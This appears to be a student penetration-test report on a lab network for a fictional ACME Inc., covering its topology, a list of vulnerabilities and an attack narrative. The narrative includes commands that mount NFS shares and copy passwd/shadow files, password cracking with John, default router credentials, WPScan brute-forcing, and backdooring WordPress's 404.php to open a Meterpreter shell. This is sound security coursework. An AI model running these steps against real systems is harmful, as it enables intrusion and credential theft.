

Network Analysis Report

CMP 314

Computer Networking 2

Alejandro Panigada – 2003597@uad.ac.uk

Abstract

ACME Inc. have recently parted ways with their network manager in acrimonious circumstances. When the company attempted to review the documentation for the network, they found no evidence of any documentation having been produced. This lack of documentation has raised concerns with senior management, and they are worried about the state of the network and its overall security.

Content

Introduction 3
Methodology 3-4
Network Topology 4-8
Security Assessment 9-52
Conclusions 52-54
References 54
Appendices 55-66

Sub Content

Introduction 3
Executive Summary 3
Methodology 3-4
Scope 3
Extent of Testing 4
Network Topology 4-8

Addressing Table 4
Network Devices 6-7
Server / Client Machines 7-8
Security Devices and Machines 8
Security Assessment 9-52
Summary of Results 9-10
Vulnerability Listing 11-12
Attack Narrative 13-45
Threat Ranking and Impact Analysis on Service Continuity 46-48
Possible Mitigations 49-52
Conclusions 52-54
General Recommendations for Mitigation Planning 52-53
Possible Improvements for Long-Term Network Maintenance 53-54
References 54
Appendices 55-66
Appendix A (Exploitation Evidence) 55-62
Appendix B (Scanning Evidence) 63-65
Appendix C (Vulnerability Information) 65-66

Introduction

Executive Summary

After ACME Inc. recently terminated the employment contract with its network manager, the company found itself with a lack of documentation regarding its internal network and any report about its security. To address the issue, it has been decided to hire a penetration tester to:

- Investigate network topology and document overall network structuring
- Having a full report regarding the security of the internal network

Due to the circumstances, the penetration test that has been conducted was a full black box penetration test with no initial information about the network. That meant that scanning for vulnerabilities in the systems as well as the exploitation of them had to be carefully planned and controlled to avoid disruption of internal services.

Methodology

Scope

The entire network was included in the assessment scope. That meant that for accurate results, each machine had to be carefully analyzed and all possible vulnerabilities had to be enumerated and tested.

Extent of Testing

The tests performed on the network were purely technical. No engagement with live personnel had to be carried out during this assessment. That means that reported results investigated only the following aspects:


- Vulnerable services hosted on internal machines
- Misconfiguration of services and machines hosting them
- Efficiency of Authentication Policy involving access to the internal machines and services by them hosted

Network Topology

Addressing Table

Network	Subnet	Gateway	Broadcast	Devices
192.168.0.192	/27	192.168.0.193	192.168.0.223	192.168.0.200 192.168.0.210 192.168.0.203
172.16.221.0	/24	172.16.221.16	172.16.221.255	172.16.221.237
192.168.0.32	/27	192.168.0.33	192.168.0.63	192.168.0.34
13.13.13.0	/24	13.13.13.12	13.13.13.255	13.13.13.13 13.13.13.12
192.168.0.240	/30	192.168.0.241	193.168.0.243	192.168.0.242
192.168.0.64	/27	192.168.0.65	192.168.0.95	192.168.0.66
192.168.0.128	/27	192.168.0.129	192.168.0.159	192.168.0.130

Network Map


192.168.0.200 (Attacker machine)
192.168.0.210
Switch0
Network:192.168.0.192/27
Gateway: 192.168.0.193
(Router 1) (Eth0)
Router 1
192.168.0.225/30 (Eth1)
172.16.221.237
Gateway: 172.16.221.16
(Router1) (Eth2)
Network:172.16.221.0/24
Network:192.168.0.32/27
192.168.0.226/30 (Eth0)
13.13.13.12
192.168.0.34
Router 2
192.168.0.229/30 (Eth2)
Gateway: 192.168.0.129
(Router 3) (Eth1)
Gateway: 192.168.0.33
(Router 2) (Eth1)
192.168.0.230/30 (Eth0)
Router 3
192.168.0.233/30 (Eth2)
192.168.0.130
Network: 192.168.0.128/27
13.13.13.13
Network:13.13.13.0/24
192.168.0.234/30 (WAN)
DMZ: 192.168.0.241
(Firewall) (DMZ)
Firewall
192.168.0.98 (LAN)
192.168.0.242
Network:192.168.0.240/30
192.168.0.97 (Eth0)
Router 4
LAN Gateway: 192.168.0.65
(Router 4) (Eth1)
192.168.0.66
Network: 192.168.0.64/27

Network Devices

Four VyOS routers were used inside the network:

Router 1

Router 1 had 2 interfaces in use:

- Eth0 acting as gateway for the network 192.168.0.192/27 with address 192.168.0.193
- Eth1 connecting Router 1 to Router 2 with address 192.168.0.225/30
- Eth2 acting as gateway for 172.16.221.0/24

Router 2

Router 2 had 3 interfaces in use:

- Eth0 connecting Router 1 to Router 2 with address 192.168.0.226/30
- Eth1 acting as gateway for 192.168.0.34 on network 192.168.0.32/27 with address 192.168.0.33
- Eth2 connecting Router 2 to Router 3 with address 192.168.0.229/30

Router 3

Router 3 had 3 interfaces in use:

- Eth0 connecting Router 3 to Router 2 with address 192.168.0.230/30
- Eth1 acting as gateway for 192.168.0.130 on network 192.168.0.128/27 with address 192.168.0.129
- Eth2 connecting Router 3 to the WAN interface of the Firewall with address 192.168.0.233/30

Router 4

Router 4 had 2 interfaces in use:

- Eth0 connecting Router 4 to the LAN interface of the firewall with address 192.168.0.98
- Eth1 acting as gateway for 192.168.0.66 on network 192.168.0.64/27 with address 192.168.0.65.

Server / Client Machines

192.168.0.210

This machine was a Linux client hosting an NFS share on port 2049.

It also had open port 22 for SSH.

172.16.221.237

Web Server with a WordPress installation.

WordPress was used for blog hosting.

192.168.0.34 /13.13.13.12

Linux machine hosting an NFS share.

Port 22 open for SSH connection.

Also directly connected to Linux machine 13.13.13.13.

13.13.13.13

Linux machine hosting NFS share.

Port 22 open for SSH connection.

Directly connected to 13.13.13.12.

192.168.0.130

Linux machine hosting NFS share.

Port 22 open for SSH connection.

192.168.0.242

Apache Web server hosting a page with system statistics.

192.168.0.66

Linux machine hosting an NFS share, with port 22 open for SSH connections.

Security Devices and Machines

Firewall

The firewall had 3 interfaces in use:

- DMZ

The DMZ interface acted as the gateway for 192.168.0.242, the Apache server residing in the 192.168.0.240/30 network with address 192.168.0.241.

- WAN

The WAN interface connected Router 3 to the Firewall with address 192.168.0.234/30.

- LAN

The LAN interface connected Router 4 to the Firewall with address 192.168.0.98/27.

Security Assessment

Summary of Results

The assessment had to be carried out on a Kali Linux machine with IP address 192.168.0.200 located inside the network 192.168.0.192/27.

The assessment was a black box penetration test, meaning no information was possessed before the attack regarding internal network structure.

Each network and host were enumerated by a combination of TCP and ARP scanning alongside routing information stored on routers.

All routers had unchanged default credentials, so accessing routing information useful for mapping the network was trivial.

In general, weak credentials and their management were one of the most common issues found during the assessment.

Nearly all machines located across the network had weak credentials and inefficient management of them allowed consistent reusing during the assessment which, alongside recurrent insecure configuration of services, is an aid for any attacker targeting the network.

Outdated and insecure services were found as well. In the case of server 192.168.0.242, the usage of an insecure and outdated Apache version allowed direct exploitation of what otherwise could have been a secure machine if correctly updated.

Most machines inside the network were mostly Linux clients hosting an NFS share.

In most instances, attacking those machines involved either a dictionary attack directly to the services hosted on the server, dumped Linux credentials (passwd/shadow files), or reuse of credentials both in form of a clear text password or SSH keys used for public key authentication.

Two Web servers were present inside the network.

As mentioned, one of them was an Apache server with IP address 192.168.0.242. The other was a WordPress server located at 172.16.221.237.

The WordPress server was exploitable both due to insecure credentials, used in the WordPress administration login panel and the replacement of PHP code in the theme's PHP files. Direct upload of PHP shells was not possible as write permissions were disabled.

The Apache Web Server instead, as already briefly mentioned above, was vulnerable to the shellshock vulnerability allowing remote code execution and root access to the machine.

The PfSense firewall, protected by insecure default credentials, could be accessed from the compromised Web Server inside the DMZ network. The fact that a DMZ machine accessible from outside the firewall had access to the administration page of the firewall defeated completely the purpose of having a DMZ in the first place as LAN could then be easily accessed by editing configuration for incoming and outbound traffic from the WAN interface.

After access to the LAN interface was obtained, the only remaining machine could be exploited by another credential reuse attack by uploading SSH keys to the target. This was possible only thanks to a misconfiguration in the NFS exports file which had write permissions enabled for any user mounting the file system.

Vulnerability Listing

Vulnerability	Description
Default Credentials	Unchanged credentials allow easy access to machines. Many crucial machines in the network, including the firewall administration panel, and routers, are affected.
Unsecure Credentials	Unsecure passwords are very quick to be obtained by brute-force or dictionary attacks. Both hosted services and system credentials had highly insecure passwords which were found to be included in password dictionaries used in the attack.
SSH Password Attacks	In some cases, SSH services were attacked using dictionary attacks directly. Even with weak credentials, exploitation could have been avoided by setting SSH to accept only a certain number of login attempts per connection.
Credentials Reusability	Many credentials were reused across several machines. This allowed quick access to many machines without having to effectively attack them.
Unrestricted sudo in Linux machines	In many machines, sudo access was unrestricted allowing low-privilege users to perform tasks such as changing root and other administration account credentials without further authentication. This allowed easier escalation during attacks by allowing software such as backdoors to run as root and to have access to SSH configuration files to remove any protection mechanism such as forced public key authentication.

Outdated services	Services such as Apache and WordPress are highly outdated. Many CVEs are available for them and in the case of one of the servers a vulnerability was the direct cause for exploitation
Usage of Telnet protocol	Telnet protocol does not support encryption for communications. This allows for intercepting of traffic and no protection of it from any tampering or reading of the information.
Bus Topology vulnerable to DDOS attacks	The network uses a Bus topology design. Its linear nature allows any DDOS attack on specific machines, such as routers, to completely halt network functionality and communications as no redundancy is provided.
SSH Key Reusability	In many machines, reuse of SSH keys was possible allowing access otherwise significantly harder to obtain.
Firewall Administration Panel Accessible from DMZ	By exploitation of a machine located inside the fully accessible DMZ, direct access to the firewall control panel was possible which, thanks to the default credentials used for authentication, it was possible having a modification of its configuration making protection given by the defense system null.
HTTP availability on the Firewall administration panel and WordPress Login	From one of the many compromised machines of the network, if traffic gets intercepted while the staff is entering their credentials, even with secure authentication, access can be obtained by stealing them from obtained unencrypted data.

Attack Narrative

It was first attempted to perform an ARP scan of the network to quickly enumerate hosts inside the starting network 192.168.0.192/28 but after several attempts and consequent failures, it was chosen to perform a TCP Nmap scan instead.

Two machines were listed on the Nmap scan report excluding the Kali Machine. The first was a Linux machine hosting an NFS share and an SSH service on port 22 with IP address 192.168.0.210.




Figure 1.0.1

The second one was a VyOS router (Router 1) with a Lighttpd server listening on port 80, a telnet service listening on port 23 and an SSH service listening

on port 22 with IP address 192.168.0.193 acting as the gateway for the network.

Even if the ARP scan was at first unsuccessful it was later reattempted a second time obtaining a list containing the previously enumerated hosts.

```
root@kali:~# arp-scan 192.168.0.192/27
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b4:e1:ce, IPv4: 192.168.0.200
Starting arp-scan 1.9.7 with 32 hosts (https://github.com/royhills/arp-scan)
192.168.0.193   00:50:56:99:6c:e2       VMware, Inc.
192.168.0.210   00:0c:29:aa:6e:93       VMware, Inc.
```

Figure 1.0.2

It was first assessed the Linux machine, starting from the hosted NFS share. After mounting the 192.168.0.210 filesystem and investigating it, it was possible to obtain the passwd and shadow files inside the /etc folder to attempt an offline password dictionary attack.

```
root@kali:~# showmount --exports 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~# mkdir mount210
root@kali:~# mount -t nfs 192.168.0.210:/ mount210
root@kali:~# cd mount210
root@kali:~/mount210# ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
```

Figure 1.0.3

```
root@kali:~/mount210# cd etc
root@kali:~/mount210/etc# cp passwd /root/passwd210
root@kali:~/mount210/etc# cp shadow /root/shadow210
root@kali:~/mount210/etc#
```

Figure 1.0.4

In a few seconds, the tool John, using as dictionary rockyou.txt, was able to recover the password for the xadmin account, “plums”, which was later used to login to the SSH service.

```
root@kali:~# john --wordlist=/root/Downloads/rockyou.txt shadow210
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)
root@kali:~# john --show shadow210
xadmin:plums:17391:0:99999:7:::

1 password hash cracked, 0 left
root@kali:~#
```

Figure 1.0.5

After obtaining access to the machine, it was attempted to escalate to the privileged root account by usage of sudo and its unrestricted access allowed a change of credentials in the root account. When changing the password on any account, the credentials to be used were decided at this time to be the ones obtained from John for the xadmin account. It was also enabled in SSH config root login with a clear text password.



Figure 1.0.6




Figure 1.0.7

To be certain no targets were left out of scope, local routes were checked on the machine as well and nothing to assess was found.




Figure 1.0.8

Next, it was attempted to access the router index page on the Lighttpd server.



Figure 1.0.9

After finding it to be of no use for obtaining access to the target, it was attempted to log in on to the telnet service using VyOS default credentials "vyos":"vyos" retrieved from official documentation and a session was successfully opened.



Figure 1.1.0

It was then possible to retrieve an enumeration of the next networks to be attacked by checking both the config file and the route table by the usage of the "show ip route" command. (See appendices, from Figure 1.1 to Figure 1.2)

It could be noticed inside the configuration of the router how the telnet service was left enabled alongside the encrypted SSH counterpart, meaning that even in case of credentials being changed and secured, they could be either way stolen by intercepting traffic.

It was then moved the investigation to the network 172.16.221.0/24. A TCP scan using Nmap reported a Web Server with IP address 172.16.221.237 alongside the already compromised Router 1.




Figure 2.0.1

Before attempting any investigation on any web application hosted on the web server, it was chosen first to use Nikto web application scanner to find if there was any vulnerability. The output received did not contain any particularly useful information for achieving exploitation.




Figure 2.0.2

Since the index page of the website did not contain any particularly useful aspect either, and the internal map of the web application was unknown, it was decided to use a controlled directory enumeration of the web

application using Dirbuster and its included dictionaries. In this scenario, controlled means that it had to be performed for enough time with enough speed to

obtain enough accurate results in a reasonable amount of time but not to be exaggerated in either aspect as that could escalate to a DDOS attack and provoke a halt of the web application functionality without any ability to restore it eliminating the only possible entry point left on the machine.

The DirBuster scan reported among several results a WordPress folder, suggesting WordPress was used for one or more pages hosted on the web server.

Type	Found	Response	Size
Dir	/	200	435
Dir	/doc/	403	480
Dir	/wordpress/	200	7930
Dir	/javascript/	403	487
Dir	/cgi-bin/	403	484
Dir	/wordpress/index/	200	7928
Dir	/wordpress/wp-content/	200	193
Dir	/wordpress/wp-content/themes/	200	193
Dir	/icons/	403	482
File	/wordpress/wp-login.php	200	2667
Dir	/wordpress/wp-includes/	200	178
Dir	/wordpress/wp-content/themes/twentyeleven/	500	231
Dir	/wordpress/wp-login/	200	2667
Dir	/wordpress/wp-register/	302	268
Dir	/cgi-bin/php/	500	851
Dir	/doc/Glossary/	408	489
Dir	/javascript/carisoprodol/	408	495

Figure 2.0.3

It was decided to attempt attacking the service first by quickly checking the WordPress index page, where a Mr. Blobby blog seemed to be hosted.

[Remainder of page intentionally left blank]




Figure 2.0.4

Without spending too much time exploring the remaining website, as nothing seemed useful to obtain access to the target, it was preferred to perform a WordPress scan using the WpScan tool.



Figure 2.0.5

Since again, nothing useful for obtaining access was reported, it was chosen instead to perform an online password dictionary attack against the WordPress administration panel, located at 172.16.221.237/wordpress/wp-login.

The online dictionary attack was performed using WpScan password cracking functionality, using the rockyou.txt dictionary present on the Kali installation and the default WordPress user “admin”. The tool successfully recovered credentials for the WordPress administration panel.




Figure 2.0.6

As soon as access was obtained, it was first attempted to upload a PHP Meterpreter payload on the target machine by using the media upload function.

The results allowed discovering that write permissions on the server were disabled for the user hosting the WordPress site on the machine making impossible a direct upload of any payload.




Figure 2.0.7

To obtain access, it was chosen to, rather than attempting an upload of a PHP payload, edit an already existing PHP page to get the backdoor on the machine.

Since the files were owned by the account and used on the web server, it was less likely the files had write permissions disabled.

Attempting to edit the 404.php file inside the wp-content/themes folder, which WordPress uses to store themes, proved to be successful.



Figure 2.0.8

Manually calling the PHP page using the browser allowed to obtain a Meterpreter shell on the victim machine.

[Remainder of page intentionally left blank]




Figure 2.0.9

